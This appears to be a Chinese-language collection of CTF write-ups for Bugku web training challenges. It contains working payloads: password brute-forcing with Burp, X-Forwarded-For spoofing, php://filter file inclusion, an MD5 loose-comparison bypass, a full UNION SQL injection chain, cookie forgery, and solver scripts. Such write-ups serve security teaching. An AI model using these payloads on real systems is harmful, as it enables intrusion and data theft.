爆破出密码为hack，并且返回包存在flag

The screenshot shows the Burp Suite interface for an intruder attack. The 'Results' tab is active, displaying a table of attack attempts. Row 8 is highlighted in orange, indicating a successful attack with a status of 200 and a length of 1110. The payload for this row is 'hack'. Below the table, the 'Response' view is shown, displaying the HTML source code of the response. A red box highlights the text 'flag(hack_bug_ku035)' within the HTML, which is the flag returned by the server. The status bar at the bottom indicates 'Finished'.

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
1	123	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
2	asdfqwer	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
3	1111111	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
4	shell	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
5	password	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
6	!@#\$123123	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
7	000000	200	<input type="checkbox"/>	<input type="checkbox"/>	1125	
8	hack	200	<input type="checkbox"/>	<input type="checkbox"/>	1110	

```
style="width: 350px; height: 80px; margin-top: 50px; color: #000000; clear: both; ">
PASS:<input type="password" name="pass" style="width: 270px; ">
</div>
<div style="width: 350px; height: 80px; clear: both; ">
<input type="submit" value="登录" style="width: 80px; ">
</div>
<center>
<span style="color: red; ">
flag(hack_bug_ku035)
</span>
</center>
</div>
</form>
</center>
</body>
</html>
```

管理员系统

题目:

<http://123.206.31.85:1003/>

flag格式flag{ }

Writeup:

查看页面源代码，发现一串base64编码

dGVzdDEyMw==



[base64在线解码网站](#)


解码后得到明文: `test123`



题目提示管理员系统，应该有个admin用户，账号密码均为 `admin/test123`。提交后提示ip禁止访问。



火狐安装插件 **X-Forwarded-For Header**，修改地址为 **127.0.0.1**



再次提交账号密码，即可显示flag



web4

题目:

看看源代码吧

<http://123.206.87.240:8002/web4/>

Writeup:

查看源代码，发现一段url编码后的代码。




看看源代码?




可以发现eval，教大家一个小技巧，在做web题时一般eval是执行不了的，将eval修改成alert，发送到控制台执行。可以看到一串字符串。

67d709b2b54aa2aa648cf6e87a7114f1



将字符串提交，即可获取flag




flag在index里

题目:

<http://123.206.87.240:8005/post/>

Writeup:




[click me? no](#)

点击 [click me? no](#) 后，可以看到url出现 `?file=show.php`，一般这类题就是文件包含题。利用php伪协议读取index.php文件里的内容

payload:

```
http://123.206.87.240:8005/post/index.php?file=php://filter/read=convert.base64-encode/resource=index.php
```

将base64带到burp进行解码，即可获取flag:



输入密码查看flag


题目:

<http://123.206.87.240:8002/baopo/>


作者: Se7en

Writeup:


打开题目，提示输入 `5位数密码`，可以知道是爆破题。



利用burp抓包，发送到intruder模块，标记密码



设置爆破规则，选择字典爆破



可以看到有一个字节长度不同的返回包，响应包可以看到flag

The screenshot shows the Burp Suite interface. At the top, there are tabs for 'Attack', 'Save', and 'Columns'. Below that, there are tabs for 'Results', 'Target', 'Positions', 'Payloads', and 'Options'. A filter bar shows 'Showing all items'. A table lists requests with columns for Request, Payload, Status, Error, Timeout, Length, and Comment. Request 3580 is highlighted in orange, with a red box around its row. Below the table, there are tabs for 'Request' and 'Response'. Under 'Response', there are tabs for 'Raw', 'Headers', 'Hex', and 'Render'. The 'Render' tab is selected, showing the response content: 'HTTP/1.1 200 OK', 'Server: nginx', 'Date: Fri, 23 Oct 2020 00:53:38 GMT', 'Content-Type: text/html', 'Connection: close', 'Set-Cookie: isview=13579; expires=Fri, 23-Oct-2020 03:53:38 GMT', and 'Content-Length: 46'. A red box highlights the text 'flag{bugku-baopo-hah}' in the response body. At the bottom, there is a search bar with '0 matches' and a 'Paused' status bar.

Request	Payload	Status	Error	Timeout	Length	Comment
3580	13579	200	<input type="checkbox"/>	<input type="checkbox"/>	246	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
1	10000	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
2	10001	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
3	10002	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
4	10003	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
5	10004	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
6	10005	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
7	10006	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
8	10007	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
9	10008	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
10	10009	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 23 Oct 2020 00:53:38 GMT
Content-Type: text/html
Connection: close
Set-Cookie: isview=13579; expires=Fri, 23-Oct-2020 03:53:38 GMT
Content-Length: 46

flag{bugku-baopo-hah}

</body>
</html>
```

点击一百万次

题目:

<http://123.206.87.240:9001/test/>

Writeup:

题目访问不了

备份是个好习惯

题目:


<http://123.206.87.240:8002/web16/>

听说备份是个好习惯

Writeup:

题目提示备份文件，访问index.php.bak

<http://123.206.87.240:8002/web16/index.php.bak>



d41d8cd98f00b204e9800998ecf8427ed41d8cd98f00b204e9800998ecf8427e



下载后获得以下代码:

```
<?php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
 */


include_once "flag.php"; #包含flag.php文件
ini_set("display_errors", 0);#取消错误信息提示
$str = strstr($_SERVER['REQUEST_URI'], '?');#截取url中?开始到结尾的字符
$str = substr($str,1);#php代码以0来表示第一位,说明将问号后面的字符传入str变量中
$str = str_replace('key','',$str);#将str变量中的key字符串替换成空
parse_str($str);#把查询字符串解析到变量中
echo md5($key1);#输出$key1的MD5值

echo md5($key2);#输出$key2的MD5值
if(md5($key1) == md5($key2) && $key1 != $key2){#两个变量MD5值相等,并且两个变量的字符串内容不能相等
    echo $flag."取得flag";
}
?>
```

- 1.key被替换成空,所以我们使用双写绕过
- 2.php松散比较绕过,可以百度搜索MD5碰撞,寻找两个变量加密成MD5后比较为 true 的值

payload:

kekeyy1=s878926199a&kekeyy2=s155964671a



0e5459932745177090343288558410200e342768416822451524974117254409Bugku{OH_YOU_FIND_MY_MOMY}¼—flag

成绩单

题目:

快来查查成绩吧

<http://123.206.87.240:8002/chengjidan/>

Writeup:

sql注入题

#页面正常

1' and 1=1#

123.206.87.240:8002/chengjidan/index.php

成绩查询

1' and 1=1#

1' and 1=1#

Submit

龙龙龙的成绩单

Math	English	Chinese
60	60	70

#页面异常

1' and 1=2#

123.206.87.240:8002/chengjidan/index.php

成绩查询

1' and 1=2#

Submit

的成绩单

Math	English	Chinese

#order by 测试发现有4个字段

1' order by 4#

#显位

1' and 1=2 union select 1,2,3,4#

1' and 1=2 union select 1,2,3,4#

Submit

1的成绩单

Math	English	Chinese
2	3	4

https://blog.csdn.net/weixin_41924764

#查看当前数据库下的所有表名

```
1' and 1=2 union select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema=databas  
e()#
```

#查询f14g表下的所有字段名

```
1' and 1=2 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='f14g' #
```

#查询表中的数据内容

```
1' and 1=2 union select 1,group_concat(skctf_flag),3,4 from f14g#
```

123.206.87.240:8002/chengjidan/index.php

成绩查询

1,2,3...

Submit

1的成绩单

Math	English	Chinese
BUGKU{Sql_INJECT0N_4813drd8hz4}	3	4

https://blog.csdn.net/weixin_41924764

秋名山老司机

题目:

<http://123.206.87.240:8002/qiumingshan/>

是不是老司机试试就知道。

Writeup:

口算是算不了那么快的

123.206.87.240:8002/qiumingshan/

亲请在2s内计算老司机的车速是多少

547248220*2116017191+1792870446*1385831585-529835880*1229699035-1462227343*1426003442*2138924760*2076191233-1582014829=?;

思路就是利用payload爬取当前页面信息，然后相加再提交到服务器。

```
import requests,base64

url="http://123.206.87.240:8002/web6/"
data="margin"
s=requests.Session()
r1 = s.get(url=url)
flag = base64.b64decode(r1.headers['flag']).split(":")[1].strip(" ")
flag1 = base64.b64decode(flag)
r2 = s.post(url=url,data={data:flag1})
print r2.text
```

```
D:\BaiduNetdiskDownload>python 秋名山老司机.py
KEY {111dd62fcd377076be18a}
```

速度要快

题目:

速度要快!!!!!!

<http://123.206.87.240:8002/web6/>

格式KEY{xxxxxxxxxxxxx}

Writeup:

打开题目后, burp抓包, 发送到Repeater模块, 可以看到相应包出现一个flag字段的响应头

```
GET /web6/ HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101
Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=s0qoainul8amfod078697nfbfcfk2ere
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 23 Oct 2020 02:55:14 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
flag: 6LeR55qE6L+Y5LiN6ZSZ77yM57uZ5L2gZmxhZ+WQpzogTIRRMk5URTA=
Content-Length: 89
```

</br>我感觉你得快点!!!<!-- OK ,now you have to post the margin what you find -->

https://blog.csdn.net/weixin_41924764


解码后:

跑的还不错, 给你flag吧: NTQ2NTE0

6LeR55qE6L+Y5LiN6ZSZ77yM57uZ5L2gZmxhZ+WQpzogTIRRMk5URTA=

多行 https://blog.csdn.net/weixin_41924764

当我们再次点击go后发现flag又改变了



说明需要我们获取到相应字符串, 立刻提交到服务器上, 与上一题一样

```
import requests,base64

url = 'http://123.206.87.240:8002/web6/'
request = requests.session()
flag =base64.b64decode(request.get(url).headers['flag'])
key = base64.b64decode(flag[flag.find(':')+2:])

flag = request.post(url,{'margin': key}).content

print flag
```

cookies欺骗

题目:


速度要快!!!!!!

<http://123.206.87.240:8002/web11/>

格式KEY{xxxxxxxxxxxxx}


Writeup:

查看题目, 在url上发现一个base64加密字符



https://blog.csdn.net/weixin_41924764


解码后可以看到是keys.txt




https://blog.csdn.net/weixin_41924764

然后将index.php编译成base64编码，载入到url中


aW5kZXgucGhw



查看页面源代码可以看到一个 `<?php`，那么可以知道url上的line参数代表查询的行数。



利用burp爆破行数



组合成以下代码：

```

<?php
error_reporting(0);#屏蔽报错
$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");#GET方式获取变量filename, 然后进行base64解密, 传入$file变量
$line=isset($_GET['line'])?intval($_GET['line']):0;#判断line变量是否存在, 如果不存在则line为0
if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");#如果file变量为空, 则跳转index.php?line=&filename=a2V5cy50eHQ=
$file_list = array(
'0' =>'keys.txt',
'1' =>'index.php',
);#定义file_list数组

if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){#如果存在cookie变量margin, 且margin的值为margin, 则file_list数组列表增加keys.php
$file_list[2]='keys.php';
}


if(in_array($file, $file_list)){
$fa = file($file);
echo $fa[$line];
}
?>

```

分析好代码后知道, 增加 `cookie:margin=margin` 即可读取keys.php


payload:

`http://123.206.87.240:8002/web11/index.php?line=&filename=a2V5cy5waHA=`



名称	值	Domain	Path	Expires / Max-Age	大小	HttpOnly	Secure	SameSite	最后
